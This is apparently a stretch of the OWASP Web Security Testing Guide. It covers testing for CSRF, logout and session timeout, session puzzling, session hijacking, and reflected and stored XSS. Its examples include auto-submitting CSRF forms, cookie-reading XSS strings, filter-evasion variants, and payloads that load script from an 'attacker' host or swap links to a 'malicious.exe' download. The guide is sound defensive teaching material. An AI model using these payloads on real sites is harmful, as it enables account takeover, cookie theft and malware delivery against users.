Resources accessible via HTTP GET requests are easily vulnerable, though POST requests can be automated via JavaScript and are vulnerable as well; therefore, the use of POST alone is not enough to correct the occurrence of

CSRF vulnerabilities.

In case of POST, the following sample can be used.

1. Create an HTML page similar to that shown below
2. Host the HTML on a malicious or third-party site
3. Send the link for the page to the victim(s) and induce them to click it.

```
<html>
<body onload='document.CSRF.submit()'>

<form action='http://targetWebsite/Authenticate.jsp' method='POST' name='CSRF'>
    <input type='hidden' name='name' value='Hacked'>
    <input type='hidden' name='password' value='Hacked'>
</form>

</body>
</html>
```

In case of web applications in which developers are utilizing JSON for browser to server communication, a problem may arise with the fact that there are no query parameters with the JSON format, which are a must with self-submitting forms. To bypass this case, we can use a self-submitting form with JSON payloads including hidden input to exploit CSRF. We'll have to change the encoding type (`enctype`) to `text/plain` to ensure the payload is delivered as-is. The exploit code will look like the following:

```
<html>
 <body>
  <script>history.pushState('', '', '/')</script>
   <form action='http://victimsite.com' method='POST' enctype='text/plain'>
     <input type='hidden' name='{"name":"hacked","password":"hacked","padding":"'value='something"}'
/>
     <input type='submit' value='Submit request' />
   </form>
 </body>
</html>
```

The POST request will be as follow:

```
POST / HTTP/1.1
Host: victimsite.com
Content-Type: text/plain

{"name":"hacked","password":"hacked","padding":"=something"}
```

When this data is sent as a POST request, the server will happily accept the name and password fields and ignore the one with the name padding as it does not need it.

Remediation

- See the OWASP CSRF Prevention Cheat Sheet for prevention measures.

Tools

- OWASP ZAP
- CSRF Tester
- Pinata-csrf-tool

References

- Peter W: “Cross-Site Request Forgeries”
- Thomas Schreiber: “Session Riding”
- Oldest known post
- Cross-site Request Forgery FAQ
- A Most-Neglected Fact About Cross Site Request Forgery (CSRF)
- Multi-POST CSRF
- SANS Pen Test Webcast: Complete Application pwnage via Multi POST XSRF

Testing for Logout Functionality

ID
WSTG-SESS-06

Summary

Session termination is an important part of the session lifecycle. Reducing to a minimum the lifetime of the session tokens decreases the likelihood of a successful session hijacking attack. This can be seen as a control against preventing other attacks like Cross Site Scripting and Cross Site Request Forgery. Such attacks have been known to rely on a user having an authenticated session present. Not having a secure session termination only increases the attack surface for any of these attacks.

A secure session termination requires at least the following components:

- Availability of user interface controls that allow the user to manually log out.
- Session termination after a given amount of time without activity (session timeout).
- Proper invalidation of server-side session state.

There are multiple issues which can prevent the effective termination of a session. For the ideal secure web application, a user should be able to terminate at any time through the user interface. Every page should contain a log out button on a place where it is directly visible. Unclear or ambiguous log out functions could cause the user not trusting such functionality.

Another common mistake in session termination is that the client-side session token is set to a new value while the server-side state remains active and can be reused by setting the session cookie back to the previous value. Sometimes only a confirmation message is shown to the user without performing any further action. This should be avoided.

Some web application frameworks rely solely on the session cookie to identify the logged-on user. The user's ID is embedded in the (encrypted) cookie value. The application server does not do any tracking on the server-side of the session. When logging out, the session cookie is removed from the browser. However, since the application does not do any tracking, it does not know whether a session is logged out or not. So by reusing a session cookie it is possible to gain access to the authenticated session. A well-known example of this is the Forms Authentication functionality in ASP.NET.

Users of web browsers often don't mind that an application is still open and just close the browser or a tab. A web application should be aware of this behavior and terminate the session automatically on the server-side after a defined amount of time.

The usage of a single sign-on (SSO) system instead of an application-specific authentication scheme often causes the coexistence of multiple sessions which have to be terminated separately. For instance, the termination of the application-specific session does not terminate the session in the SSO system. Navigating back to the SSO portal offers the user the possibility to log back in to the application where the log out was performed just before. On the other side a log out function in a SSO system does not necessarily cause session termination in connected applications.

Test Objectives

- Assess the logout UI.
- Analyze the session timeout and if the session is properly killed after logout.

How to Test

Testing for Log Out User Interface

Verify the appearance and visibility of the log out functionality in the user interface. For this purpose, view each page from the perspective of a user who has the intention to log out from the web application.

> There are some properties which indicate a good log out user interface:
>
> - A log out button is present on all pages of the web application.
> - The log out button should be identified quickly by a user who wants to log out from the web application.
> - After loading a page the log out button should be visible without scrolling.
> - Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected by scrolling of the content.

Testing for Server-Side Session Termination

First, store the values of cookies that are used to identify a session. Invoke the log out function and observe the behavior of the application, especially regarding session cookies. Try to navigate to a page that is only visible in an authenticated session, e.g. by usage of the back button of the browser. If a cached version of the page is displayed, use the reload button to refresh the page from the server. If the log out function causes session cookies to be set to a new value, restore the old value of the session cookies and reload a page from the authenticated area of the application. If these test don't show any vulnerabilities on a particular page, try at least some further pages of the application that are considered as security-critical, to ensure that session termination is recognized properly by these areas of the application.

> No data that should be visible only by authenticated users should be visible on the examined pages while performing the tests. Ideally the application redirects to a public area or a log in form while accessing authenticated areas after termination of the session. It should be not necessary for the security of the application, but setting session cookies to new values after log out is generally considered as good practice.

Testing for Session Timeout

Try to determine a session timeout by performing requests to a page in the authenticated area of the web application with increasing delays. If the log out behavior appears, the used delay matches approximately the session timeout value.

> The same results as for server-side session termination testing described before are excepted by a log out caused by an inactivity timeout.
>
> The proper value for the session timeout depends on the purpose of the application and should be a balance of security and usability. In a banking applications it makes no sense to keep an inactive session more than 15 minutes. On the other side a short timeout in a wiki or forum could annoy users which are typing lengthy articles with unnecessary log in requests. There timeouts of an hour and more can be acceptable.

Testing for Session Termination in Single Sign-On Environments (Single Sign-Off)

Perform a log out in the tested application. Verify if there is a central portal or application directory which allows the user to log back in to the application without authentication. Test if the application requests the user to authenticate, if the URL of an entry point to the application is requested. While logged in in the tested application, perform a log out in the SSO system. Then try to access an authenticated area of the tested application.

> It is expected that the invocation of a log out function in a web application connected to a SSO system or in the SSO system itself causes global termination of all sessions. An authentication of the user should be required to gain access to the application after log out in the SSO system and connected application.

Tools

- Burp Suite - Repeater

References

Whitepapers

- Cookie replay attacks in ASP.NET when using forms authentication

Testing Session Timeout

ID
WSTG-SESS-07

Summary

In this phase testers check that the application automatically logs out a user when that user has been idle for a certain amount of time, ensuring that it is not possible to “reuse” the same session and that no sensitive data remains stored in the browser cache.

All applications should implement an idle or inactivity timeout for sessions. This timeout defines the amount of time a session will remain active in case there is no activity by the user, closing and invalidating the session upon the defined idle period since the last HTTP request received by the web application for a given session ID. The most appropriate timeout should be a balance between security (shorter timeout) and usability (longer timeout) and heavily depends on the sensitivity level of the data handled by the application. For example, a 60 minute log out time for a public forum can be acceptable, but such a long time would be too much in a home banking application (where a maximum timeout of 15 minutes is recommended). In any case, any application that does not enforce a timeout-based log out should be considered not secure, unless such behavior is required by a specific functional requirement.

The idle timeout limits the chances that an attacker has to guess and use a valid session ID from another user, and under certain circumstances could protect public computers from session reuse. However, if the attacker is able to hijack a given session, the idle timeout does not limit the attacker’s actions, as he can generate activity on the session periodically to keep the session active for longer periods of time.

Session timeout management and expiration must be enforced server-side. If some data under the control of the client is used to enforce the session timeout, for example using cookie values or other client parameters to track time references (e.g. number of minutes since log in time), an attacker could manipulate these to extend the session duration. So the application has to track the inactivity time server-side and, after the timeout is expired, automatically invalidate the current user’s session and delete every data stored on the client.

Both actions must be implemented carefully, in order to avoid introducing weaknesses that could be exploited by an attacker to gain unauthorized access if the user forgot to log out from the application. More specifically, as for the log out function, it is important to ensure that all session tokens (e.g. cookies) are properly destroyed or made unusable, and that proper controls are enforced server-side to prevent the reuse of session tokens. If such actions are not properly carried out, an attacker could replay these session tokens in order to “resurrect” the session of a legitimate user and impersonate him/her (this attack is usually known as ‘cookie replay’). Of course, a mitigating factor is that the attacker needs to be able to access those tokens (which are stored on the victim’s PC), but, in a variety of cases, this may not be impossible or particularly difficult.

The most common scenario for this kind of attack is a public computer that is used to access some private information (e.g., web mail, online bank account). If the user moves away from the computer without explicitly logging out and the session timeout is not implemented on the application, then an attacker could access to the same account by simply pressing the “back” button of the browser.

Test Objectives

- Validate that a hard session timeout exists.

How to Test

Black-Box Testing

The same approach seen in the Testing for logout functionality section can be applied when measuring the timeout log out. The testing methodology is very similar. First, testers have to check whether a timeout exists, for instance, by logging in and waiting for the timeout log out to be triggered. As in the log out function, after the timeout has passed, all session tokens should be destroyed or be unusable.

Then, if the timeout is configured, testers need to understand whether the timeout is enforced by the client or by the server (or both). If the session cookie is non-persistent (or, more in general, the session cookie does not store any data about the time), testers can assume that the timeout is enforced by the server. If the session cookie contains some time related data (e.g., log in time, or last access time, or expiration date for a persistent cookie), then it's possible that the client is involved in the timeout enforcing. In this case, testers could try to modify the cookie (if it's not cryptographically protected) and see what happens to the session. For instance, testers can set the cookie expiration date far in the future and see whether the session can be prolonged.

As a general rule, everything should be checked server-side and it should not be possible, by re-setting the session cookies to previous values, to access the application again.

Gray-Box Testing

The tester needs to check that:

- The log out function effectively destroys all session token, or at least renders them unusable,
- The server performs proper checks on the session state, disallowing an attacker to replay previously destroyed session identifiers
- A timeout is enforced and it is properly enforced by the server. If the server uses an expiration time that is read from a session token that is sent by the client (but this is not advisable), then the token must be cryptographically protected from tampering.

Note that the most important thing is for the application to invalidate the session on the server-side. Generally this means that the code must invoke the appropriate methods, e.g. `HttpSession.invalidate()` in Java and `Session.abandon()` in .NET. Clearing the cookies from the browser is advisable, but is not strictly necessary, since if the session is properly invalidated on the server, having the cookie in the browser will not help an attacker.

References

OWASP Resources

- Session Management Cheat Sheet

Testing for Session Puzzling

ID
WSTG-SESS-08

Summary

Session Variable Overloading (also known as Session Puzzling) is an application level vulnerability which can enable an attacker to perform a variety of malicious actions, including but not limited to:

- Bypass efficient authentication enforcement mechanisms, and impersonate legitimate users.
- Elevate the privileges of a malicious user account, in an environment that would otherwise be considered foolproof.
- Skip over qualifying phases in multi-phase processes, even if the process includes all the commonly recommended code level restrictions.
- Manipulate server-side values in indirect methods that cannot be predicted or detected.
- Execute traditional attacks in locations that were previously unreachable, or even considered secure.

This vulnerability occurs when an application uses the same session variable for more than one purpose. An attacker can potentially access pages in an order unanticipated by the developers so that the session variable is set in one context and then used in another.

For example, an attacker could use session variable overloading to bypass authentication enforcement mechanisms of applications that enforce authentication by validating the existence of session variables that contain identity–related values, which are usually stored in the session after a successful authentication process. This means an attacker first accesses a location in the application that sets session context and then accesses privileged locations that examine this context.

For example - an authentication bypass attack vector could be executed by accessing a publicly accessible entry point (e.g. a password recovery page) that populates the session with an identical session variable, based on fixed values or on user originating input.

Test Objectives

- Identify all session variables.
- Break the logical flow of session generation.

How to Test

Black-Box Testing

This vulnerability can be detected and exploited by enumerating all of the session variables used by the application and in which context they are valid. In particular this is possible by accessing a sequence of entry points and then examining exit points. In case of black-box testing this procedure is difficult and requires some luck since every different sequence could lead to a different result.

Examples

A very simple example could be the password reset functionality that, in the entry point, could request the user to provide some identifying information such as the username or the email address. This page might then populate the session with these identifying values, which are received directly from the client-side, or obtained from queries or calculations based on the received input. At this point there may be some pages in the application that show private data based on this session object. In this manner the attacker could bypass the authentication process.

Gray-Box Testing

The most effective way to detect these vulnerabilities is via a source code review.

Remediation

Session variables should only be used for a single consistent purpose.

References

- Session Puzzles
- Session Puzzling and Session Race Conditions

Testing for Session Hijacking

ID
WSTG-SESS-09

Summary

An attacker who gets access to user session cookies can impersonate them by presenting such cookies. This attack is known as session hijacking. When considering network attackers, i.e., attackers who control the network used by the victim, session cookies can be unduly exposed to the attacker over HTTP. To prevent this, session cookies should be marked with the `Secure` attribute so that they are only communicated over HTTPS.

Note that the `Secure` attribute should also be used when the web application is entirely deployed over HTTPS, otherwise the following cookie theft attack is possible. Assume that `example.com` is entirely deployed over HTTPS, but does not mark its session cookies as `Secure`. The following attack steps are possible:

1. The victim sends a request to `http://another-site.com`.
2. The attacker corrupts the corresponding response so that it triggers a request to `http://example.com`.
3. The browser now tries to access `http://example.com`.
4. Though the request fails, the session cookies are leaked in the clear over HTTP.

Alternatively, session hijacking can be prevented by banning use of HTTP using HSTS. Note that there is a subtlety here related to cookie scoping. In particular, full HSTS adoption is required when session cookies are issued with the `Domain` attribute set.

Full HSTS adoption is described in a paper called *Testing for Integrity Flaws in Web Sessions* by Stefano Calzavara, Alvise Rabitti, Alessio Ragazzo, and Michele Bugliesi. Full HSTS adoption occurs when a host activates HSTS for itself and all its sub-domains. Partial HSTS adoption is when a host activates HSTS just for itself.

With the `Domain` attribute set, session cookies can be shared across sub-domains. Use of HTTP with sub-domains should be avoided to prevent the disclosure of unencrypted cookies sent over HTTP. To exemplify this security flaw, assume that the website `example.com` activates HSTS without the `includeSubDomains` option. The website issues session cookies with the `Domain` attribute set to `example.com`. The following attack is possible:

1. The victim sends a request to `http://another-site.com`.
2. The attacker corrupts the corresponding response so that it triggers a request to `http://fake.example.com`.
3. The browser now tries to access `http://fake.example.com`, which is permitted by the HSTS configuration.
4. Since the request is sent to a sub-domain of `example.com` with the `Domain` attribute set, it includes the session cookies, which are leaked in the clear over HTTP.

Full HSTS should be activated on the apex domain to prevent this attack.

Test Objectives

- Identify vulnerable session cookies.
- Hijack vulnerable cookies and assess the risk level.

How to Test

The testing strategy is targeted at network attackers, hence it only needs to be applied to sites without full HSTS adoption (sites with full HSTS adoption are secure, since their cookies are not communicated over HTTP). We assume to have two testing accounts on the website under test, one to act as the victim and one to act as the attacker. We

simulate a scenario where the attacker steals all the cookies which are not protected against disclosure over HTTP, and presents them to the website to access the victim's account. If these cookies are enough to act on the victim's behalf, session hijacking is possible.

Here are the steps for executing this test:

1. Login to the website as the victim and reach any page offering a secure function requiring authentication.
2. Delete from the cookie jar all the cookies which satisfy any of the following conditions.
   - in case there is no HSTS adoption: the `Secure` attribute is set.
   - in case there is partial HSTS adoption: the `Secure` attribute is set or the `Domain` attribute is not set.
3. Save a snapshot of the cookie jar.
4. Trigger the secure function identified at step 1.
5. Observe whether the operation at step 4 has been performed successfully. If so, the attack was successful.
6. Clear the cookie jar, login as the attacker and reach the page at step 1.
7. Write in the cookie jar, one by one, the cookies saved at step 3.
8. Trigger again the secure function identified at step 1.
9. Clear the cookie jar and login again as the victim.
10. Observe whether the operation at step 8 has been performed successfully in the victim's account. If so, the attack was successful; otherwise, the site is secure against session hijacking.

We recommend using two different machines or browsers for the victim and the attacker. This allows you to decrease the number of false positives if the web application does fingerprinting to verify access enabled from a given cookie. A shorter but less precise variant of the testing strategy only requires one testing account. It follows the same pattern, but it halts at step 5 (note that this makes step 3 useless).

Tools

- OWASP ZAP
- JHijack - a numeric session hijacking tool

4.7 Input Validation Testing

4.7.1 Testing for Reflected Cross Site Scripting

4.7.2 Testing for Stored Cross Site Scripting

4.7.3 Testing for HTTP Verb Tampering

4.7.4 Testing for HTTP Parameter Pollution

4.7.5 Testing for SQL Injection

- 4.7.5.1 Testing for Oracle
- 4.7.5.2 Testing for MySQL
- 4.7.5.3 Testing for SQL Server
- 4.7.5.4 Testing PostgreSQL
- 4.7.5.5 Testing for MS Access
- 4.7.5.6 Testing for NoSQL Injection
- 4.7.5.7 Testing for ORM Injection
- 4.7.5.8 Testing for Client-side

4.7.6 Testing for LDAP Injection

4.7.7 Testing for XML Injection

4.7.8 Testing for SSI Injection

4.7.9 Testing for XPath Injection

4.7.10 Testing for IMAP SMTP Injection

4.7.11 Testing for Code Injection

- 4.7.11.1 Testing for Local File Inclusion
- 4.7.11.2 Testing for Remote File Inclusion

4.7.12 Testing for Command Injection

4.7.13 Testing for Format String Injection

4.7.14 Testing for Incubated Vulnerability

4.7.15 Testing for HTTP Splitting Smuggling

4.7.16 Testing for HTTP Incoming Requests

4.7.17 Testing for Host Header Injection

4.7.18 Testing for Server-side Template Injection

4.7.19 Testing for Server-Side Request Forgery

Testing for Reflected Cross Site Scripting

ID
WSTG-INPV-01

Summary

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.

Reflected XSS are the most frequent type of XSS attacks found in the wild. Reflected XSS attacks are also known as non-persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are also referred to as first-order or type 1 XSS.

When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the client. The common modus operandi of the attack includes a design step, in which the attacker creates and tests an offending URI, a social engineering step, in which she convinces her victims to load this URI on their browsers, and the eventual execution of the offending code using the victim's browser.

Commonly the attacker's code is written in the JavaScript language, but other scripting languages are also used, e.g., ActionScript and VBScript. Attackers typically leverage these vulnerabilities to install key loggers, steal victim cookies, perform clipboard theft, and change the content of the page (e.g., download links).

One of the primary difficulties in preventing XSS vulnerabilities is proper character encoding. In some cases, the web server or the web application could not be filtering some encodings of characters, so, for example, the web application might filter out `<script>`, but might not filter `%3cscript%3e` which simply includes another encoding of tags.

Test Objectives

- Identify variables that are reflected in responses.
- Assess the input they accept and the encoding that gets applied on return (if any).

How to Test

Black-Box Testing

A black-box test will include at least three phases:

Detect Input Vectors

Detect input vectors. For each web page, the tester must determine all the web application's user-defined variables and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. Typically in-browser HTML editors or web proxies are used to view these hidden variables. See the example below.

Analyze Input Vectors

Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually. Some example of such input data are the following:

- `<script>alert(123)</script>`

- `"><script>alert(document.cookie)</script>`

For a comprehensive list of potential test strings see the XSS Filter Evasion Cheat Sheet.

Check Impact

For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

Ideally all HTML special characters will be replaced with HTML entities. The key HTML entities to identify are:

- `>` (greater than)
- `<` (less than)
- `&` (ampersand)
- `'` (apostrophe or single quote)
- `"` (double quote)

However, a full list of entities is defined by the HTML and XML specifications. Wikipedia has a complete reference.

Within the context of an HTML action or JavaScript code, a different set of special characters will need to be escaped, encoded, replaced, or filtered out. These characters include:

- `\n` (new line)
- `\r` (carriage return)
- `'` (apostrophe or single quote)
- `"` (double quote)
- `\` (backslash)
- `\uXXXX` (unicode values)

For a more complete reference, see the Mozilla JavaScript guide.

Example 1

For example, consider a site that has a welcome notice `Welcome %username%` and a download link.




Figure 4.7.1-1: XSS Example 1

The tester must suspect that every data entry point can result in an XSS attack. To analyze it, the tester will play with the user variable and try to trigger the vulnerability.

Let's try to click on the following link and see what happens:

```
http://example.com/index.php?user=<script>alert(123)</script>
```

If no sanitization is applied this will result in the following popup:

Figure 4.7.1-2: XSS Example 1

This indicates that there is an XSS vulnerability and it appears that the tester can execute code of his choice in anybody's browser if he clicks on the tester's link.

Example 2

Let's try other piece of code (link):

```
http://example.com/index.php?user=<script>window.onload = function() {var
AllLinks=document.getElementsByTagName("a");AllLinks[0].href =
"http://badexample.com/malicious.exe";}</script>
```

This produces the following behavior:




Figure 4.7.1-3: XSS Example 2

This will cause the user, clicking on the link supplied by the tester, to download the file `malicious.exe` from a site they control.

Bypass XSS Filters

Reflected cross-site scripting attacks are prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers. The tester must test for vulnerabilities assuming that web browsers will not prevent the attack. Browsers may be out of date, or have built-in security features

disabled. Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that is unrecognized by the web application firewall.

Thus, the majority of XSS prevention must depend on the web application's sanitization of untrusted user input. There are several mechanisms available to developers for sanitization, such as returning an error, removing, encoding, or replacing invalid input. The means by which the application detects and corrects invalid input is another primary weakness in preventing XSS. A deny list may not include all possible attack strings, an allow list may be overly permissive, the sanitization could fail, or a type of input may be incorrectly trusted and remain unsanitized. All of these allow attackers to circumvent XSS filters.

The XSS Filter Evasion Cheat Sheet documents common filter evasion tests.

Example 3: Tag Attribute Value

Since these filters are based on a deny list, they could not block every type of expressions. In fact, there are cases in which an XSS exploit can be carried out without the use of `<script>` tags and even without the use of characters such as `<` and `>` that are commonly filtered.

For example, the web application could use the user input value to fill an attribute, as shown in the following code:

```
<input type="text" name="state" value="INPUT_FROM_USER">
```

Then an attacker could submit the following code:

```
" onfocus="alert(document.cookie)
```

Example 4: Different Syntax or Encoding

In some cases it is possible that signature-based filters can be simply defeated by obfuscating the attack. Typically you can do this through the insertion of unexpected variations in the syntax or in the enconding. These variations are tolerated by browsers as valid HTML when the code is returned, and yet they could also be accepted by the filter.

Following some examples:

- `"><script >alert(document.cookie)</script >`
- `"><ScRiPt>alert(document.cookie)</ScRiPt>`
- `"%3cscript%3ealert(document.cookie)%3c/script%3e`

Example 5: Bypassing Non-Recursive Filtering

Sometimes the sanitization is applied only once and it is not being performed recursively. In this case the attacker can beat the filter by sending a string containing multiple attempts, like this one:

```
<scr<script>ipt>alert(document.cookie)</script>
```

Example 6: Including External Script

Now suppose that developers of the target site implemented the following code to protect the input from the inclusion of external script:

```
<?
    $re = "/<script[^>]+src/i";

    if (preg_match($re, $_GET['var']))
    {
```

```
        echo "Filtered";
        return;
    }
    echo "Welcome ".$_GET['var']." !";
?>
```

Decoupling the above regular expression:

1. Check for a `<script`
2. Check for a " " (white space)
3. Any character but the character `>` for one or more occurrences
4. Check for a `src`

This is useful for filtering expressions like `<script src="http://attacker/xss.js"></script>` which is a common attack. But, in this case, it is possible to bypass the sanitization by using the `>` character in an attribute between script and src, like this:

```
http://example/?var=<SCRIPT%20a=">"%20SRC="http://attacker/xss.js"></SCRIPT>
```

This will exploit the reflected cross site scripting vulnerability shown before, executing the JavaScript code stored on the attacker's web server as if it was originating from the victim web site, `http://example/`.

Example 7: HTTP Parameter Pollution (HPP)

Another method to bypass filters is the HTTP Parameter Pollution, this technique was first presented by Stefano di Paola and Luca Carettoni in 2009 at the OWASP Poland conference. See the Testing for HTTP Parameter pollution for more information. This evasion technique consists of splitting an attack vector between multiple parameters that have the same name. The manipulation of the value of each parameter depends on how each web technology is parsing these parameters, so this type of evasion is not always possible. If the tested environment concatenates the values of all parameters with the same name, then an attacker could use this technique in order to bypass pattern- based security mechanisms. Regular attack:

```
http://example/page.php?param=<script>[...]</script>
```

Attack using HPP:

```
http://example/page.php?param=<script&param=>[...]</&param=script>
```

See the XSS Filter Evasion Cheat Sheet for a more detailed list of filter evasion techniques. Finally, analyzing answers can get complex. A simple way to do this is to use code that pops up a dialog, as in our example. This typically indicates that an attacker could execute arbitrary JavaScript of his choice in the visitors' browsers.

Gray-Box Testing

Gray-box testing is similar to black-box testing. In gray-box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and how the user input is rendered back to the user might be known by the pen-tester.

If source code is available (white-box testing), all variables received from users should be analyzed. Moreover the tester should analyze any sanitization procedures implemented to decide if these can be circumvented.

Tools

- PHP Charset Encoder(PCE) helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in your customized payloads.
- Hackvertor is an online tool which allows many types of encoding and obfuscation of JavaScript (or any string input).
- XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.
- ratproxy is a semi-automated, largely passive web application security audit tool, optimized for an accurate and sensitive detection, and automatic annotation, of potential problems and security-relevant design patterns based on the observation of existing, user-initiated traffic in complex web 2.0 environments.
- Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.
- OWASP Zed Attack Proxy (ZAP) is an interactive HTTP/S proxy server for attacking and testing web applications with a built-in scanner.

References

OWASP Resources

- XSS Filter Evasion Cheat Sheet

Books

- Joel Scambray, Mike Shema, Caleb Sima - “Hacking Exposed Web Applications”, Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - “The Web Application’s Handbook - Discovering and Exploiting Security Flaws”, 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert “RSnake” Hansen, Petko “pdp” D. Petkov, Anton Rager, Seth Fogie - “Cross Site Scripting Attacks: XSS Exploits and Defense”, 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- CERT - Malicious HTML Tags Embedded in Client Web Requests
- cgisecurity.com - The Cross Site Scripting FAQ
- G.Ollmann - HTML Code Injection and Cross-site scripting
- S. Frei, T. Dübendorfer, G. Ollmann, M. May - Understanding the Web browser threat

Testing for Stored Cross Site Scripting

ID
WSTG-INPV-02

Summary

Stored Cross-site Scripting (XSS) is the most dangerous type of Cross Site Scripting. Web applications that allow users to store data are potentially exposed to this type of attack. This chapter illustrates examples of stored cross site scripting injection and related exploitation scenarios.

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application, this may also called second-order XSS.

This vulnerability can be used to conduct a number of browser-based attacks including:

- Hijacking another user's browser
- Capturing sensitive information viewed by application users
- Pseudo defacement of the application
- Port scanning of internal hosts ("internal" in relation to the users of the web application)
- Directed delivery of browser-based exploits
- Other malicious activities

Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS. The following phases relate to a typical stored XSS attack scenario:

- Attacker stores malicious code into the vulnerable page
- User authenticates in the application
- User visits vulnerable page
- Malicious code is executed by the user's browser

This type of attack can also be exploited with browser exploitation frameworks such as BeEF and XSS Proxy. These frameworks allow for complex JavaScript exploit development.

Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

Test Objectives

- Identify stored input that is reflected on the client-side.
- Assess the input they accept and the encoding that gets applied on return (if any).

How to Test

Black-Box Testing

The process for identifying stored XSS vulnerabilities is similar to the process described during the testing for reflected XSS.

Input Forms

The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:

- User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc.
- Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
- File Manager: application that allows upload of files
- Application settings/preferences: application that allows the user to set preferences
- Forum/Message board: application that permits exchange of posts among users
- Blog: if the blog application permits to users submitting comments
- Log: if the application stores some users input into logs.

Analyze HTML Code

Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.

Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.

Example: Email stored data in `index2.php`

Figure 4.7.2-1: Stored Input Example

The HTML code of index2.php where the email value is located:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />
```

In this case, the tester needs to find a way to inject code outside the `<input>` tag as below:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> MALICIOUS CODE <!--
/>
```

Testing for Stored XSS

This involves testing the input validation and filtering controls of the application. Basic injection examples in this case:

- `aaa@aa.com"><script>alert(document.cookie)</script>`
- `aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E`

Ensure the input is submitted through the application. This normally involves disabling JavaScript if client-side security controls are implemented or modifying the HTTP request with a web proxy. It is also important to test the same injection with both HTTP GET and POST requests. The above injection results in a popup window containing the cookie values.




Figure 4.7.2-2: Stored Input Example

The HTML code following the injection:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com">
<script>alert(document.cookie)</script>
```

